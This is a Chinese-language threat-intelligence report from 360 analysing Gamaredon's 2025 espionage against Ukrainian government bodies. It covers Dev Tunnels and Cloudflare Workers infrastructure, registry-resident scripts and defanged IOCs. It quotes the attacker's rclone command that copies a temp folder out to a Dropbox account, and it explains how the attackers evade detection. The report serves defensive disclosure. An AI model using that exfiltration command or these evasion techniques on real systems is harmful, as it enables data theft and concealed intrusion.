APT-C-53（Gamaredon）针对乌克兰政府职能部门攻击事件分析

By admin 169193文章 130评论

Archived: 2026-04-05 16:03:37 UTC

APT-C-53
Gamaredon

APT-C-53（Gamaredon），又名Primitive Bear、Winterflounder、BlueAlpha，是一个自2013年起活跃的俄罗斯政府支持的高级持续威胁（APT）组织。该组织长期针对乌克兰政府、军事等重点单位进行攻击，最早攻击活动可追溯至2013年，主要目的为窃取情报、进行间谍活动等。该组织十分活跃，即使近几年不断被安全厂商披露其攻击活动，但也未曾阻止APT-C-53停止行动潜伏，反而有越演越烈的趋势。

360高级威胁研究院近期监测数据显示，Gamaredon组织已升级其攻击技术链，核心演进体现为C2基础设施的动态云化迁移与云存储工具定向投递。该组织在2025年持续针对乌克兰政府职能部门开展高密度情报窃取活动，本报告据此展开专项分析，建议相关机构及人员强化安全防护意识，加强涉密情报与用户数据的加密保护及访问控制，有效防范恶意攻击导致的信息泄露风险。

一、基础设施动态变更

原存储于Telegram Telegraph平台的历史恶意链接[1]（https://telegra[.]ph/Vizit-12-28）于2025年6月26日监测时发生多次快速变更，新地址滥用微软开发者隧道服务（Dev Tunnels）构建攻击链。

1.时间线演进


- 时间：2025-03-27

初始C2：https[:]//nandayo.ru/srgssdfsf

解析IP：194.67.71.128 (RU-AS48347)/31.129.22.156 (UA-AS15895)

- 时间：2025-06-26 T0

首次发现变更：https[:]//wise.com@p9tm15n7-80.euw.devtunnels.ms/fumes



- 时间：2025-06-26 T0+2小时

二次发现变更：https[:]//megamarket.ua@p9tm15n7-80.euw.devtunnels.ms/babism

APT-C-53（Gamaredon）针对乌克兰政府职能部门攻击事件分析

2.战术技术解析

该组织此轮攻击采用白域名伪装（White-listed Domain Camouflage） 技术构建恶意URL。该手法利用合法的user:password@host语法结构，将高信誉商业域名（如wise.com与megamarket.ua）嵌入用户名字段。这种结构化欺骗诱导安全设备仅验证@符号前的域名信誉，而实际网络连接指向@后的恶意主机*.devtunnels.ms。通过滥用安全系统对可信域名的宽松检测策略，攻击者成功掩盖了真实攻击基础设施，此技术属于该组织惯用的域名混淆（Domain Shadowing）战术演进形态。

⚡CTF 竞赛

攻击链核心依赖于云隧道服务武器化（Dev Tunnels Abuse） 实现高级隐匿。攻击者通过微软开发者隧道服务生成临时子域名*-80.euw.devtunnels.ms，并自动获取微软权威证书颁发机构签发的有效TLS证书。恶意通信流量被嵌套在HTTPS加密隧道中，与海量合法开发流量混合传输，大幅降低基于流量行为分析的检出率。

该技术带来双重对抗优势：其一，原始C2服务器IP被微软中继节点完全屏蔽，阻断基于IP信誉的威胁情报溯源；其二，利用服务提供的分钟级域名重置能力，攻击者可快速轮换基础设施节点，依托主流云服务的可信资质和流量规模，实现近乎零暴露面的持续威胁操作。

二、数据窃取

监测发现攻击者通过多层恶意脚本构建自动化数据外泄通道，其攻击链始于注册表持久化机制。攻击者在HKCU:System路径下创建恶意键值存储加密脚本，利用PowerShell动态编译执行有效规避静态代码检测。

在载荷投递阶段，攻击链采用双路径分发策略，通过Cloudflare Workers构建动态攻击面：

第一阶段：攻击者采用高频轮换的Cloudflare Workers子域名构建分布式载荷投递网络，其域名变更呈现明显战术特征：

① 域名池动态扩展：

攻击周期内累计使用至少8个子域名，包括*.3150wild.workers.dev、*.bronzevere.workers.dev等，形成可快速切换的分发节点矩阵。

② 域名生成策略：

伪随机前缀模式：bdslmtlqh/jqrwbrbj（长度8-10字符）

语义组合模式：embarrassed3627+previoussusanna（社会工程学诱导信任）

生存周期压缩：每个子域名平均活跃时间≤48小时，缩短域名存活期，显著提升追踪难度。

第二阶段：攻击者通过Cloudflare Workers节点（https[:]//xuwj.goldjan.workers.dev/index.php?id=ef32b0a7-0830-498b-8113-7b796bab5b8a）分发恶意VBScript脚本。该接口使用GUID参数实现动态载荷绑定，有效规避基于URL静态特征的检测。成功下载后，将脚本写入%TEMP%系统临时目录，其文件名采用tmp[0-9A-Z]{4}.tmp.vbs格式生成（例如tmp7F3A.tmp.vbs），随机化命名策略可有效干扰文件哈希匹配检测。

最后通过wscript.exe加载执行该VBScript文件，该VBS脚本功能与前期样本功能大致相同，故不再单独分析。

值得关注的是，部分功能通过将数据存储在注册表键HKCU:System*[此例为waistline217]中并动态编译执行，实现无文件攻击，并将获取数据暂存于伪装目录%localappdata%Winwordini.DAT，该路径模拟Office临时文件降低可疑性,读取后立即删除ini.DAT，通过注册表配置的外泄通道输出数据。

APT-C-53（Gamaredon）针对乌克兰政府职能部门攻击事件分析

最终数据外泄阶段表现为对合法云工具的武器化。

部署签名的rclone.exe执行同步命令：

powershell rclone.exe copy %UserProfile%AppDataLocalTemp1750756392913 dropbox:DP27-KA-000422_585516477/

通过Dropbox存储桶[用户标识：DP27-KA-000422_585516477]实现加密传输，利用商业云服务的可信性绕过流量审计。

该攻击链体现高度专业化设计，通过四层隐匿措施（注册表驻留、动态编译、路径伪装、云服务滥用）实现从初始植入到数据外泄的全流程隐蔽操作，其技术组合显著提升了传统安全解决方案的检测难度。

CTF 竞赛

三、归属研判

综合战术连续性（telegra.ph/VBS/注册表攻击链）、基础设施复用（devtunnels.ms+历史C2链接）、及.ru域名地缘关联，可高度置信判定为Gamaredon组织攻击活动。其攻击意图持续聚焦乌克兰关键领域，技术演进呈现"云化、合法化、自动化"特征。360高级威胁研究院持续跟踪APT-C-53（Gamaredon）的相关攻击活动,上述分析仅展示了Gamaredon攻击活动的一部分，其相关攻击手段在以往的攻击行动中已有所展现。根据我们评估，Gamaredon仍然会持续针对乌克兰进行网络攻击，旨在获取敏感信息并破坏关键基础设施。我们的持续监测和分析将有助于识别其新的攻击策略和手段，从而为防御提供更有效的支持。

四、防范排查建议

- 强化邮件安全防护：部署先进的邮件网关解决方案，过滤和拦截恶意附件和钓鱼邮件，特别是含有LNK文件和恶意压缩文件的邮件。
- 加强系统和网络监控：实施全面的日志监控和分析，重点关注系统启动项、注册表修改以及PowerShell脚本的执行记录。
- 强化终端安全防护：安装360安全卫士，并确保所有终端设备安装并定期更新反病毒和反恶意软件，进行全面的恶意软件扫描。

附录 IOC

C2：

litanq[.]ru

fulagam[.]ru

bulam[.]ru

euw.devtunnels[.]ms

dvofiuao.3150wild.workers[.]dev

tskqbu.bronzevere.workers[.]dev

bdslmtlqh.bronzevere.workers[.]dev

jqrwbrbj.bronzevere.workers[.]dev

khycpsgbu.previoussusanna.workers[.]dev

oexvrm.embarrassed3627.workers[.]dev

xuwj.goldjan.workers[.]dev

gohiz.griercrimson.workers[.]dev

MD5：

98b540aeb2e2350f74ad36ddb4d3f66f

0459531e3cbc84ede6a1a75846a87495

f3deebe705478ec1a4ec5538ac3669cb

67896b57a4dcf614fb22283c130ab78b

d2c551812c751332b74b0517e76909f2

9258a427c782cd8d7dcf25dc0d661239

023429e53d32fa29e4c7060c8f3d37db

参考

[1] https://harfanglab.io/insidethelab/gamaredons-pterolnk-analysis/

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360数字安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

> 原文始发于微信公众号（360威胁情报中心）：APT-C-53（Gamaredon）针对乌克兰政府职能部门攻击事件分析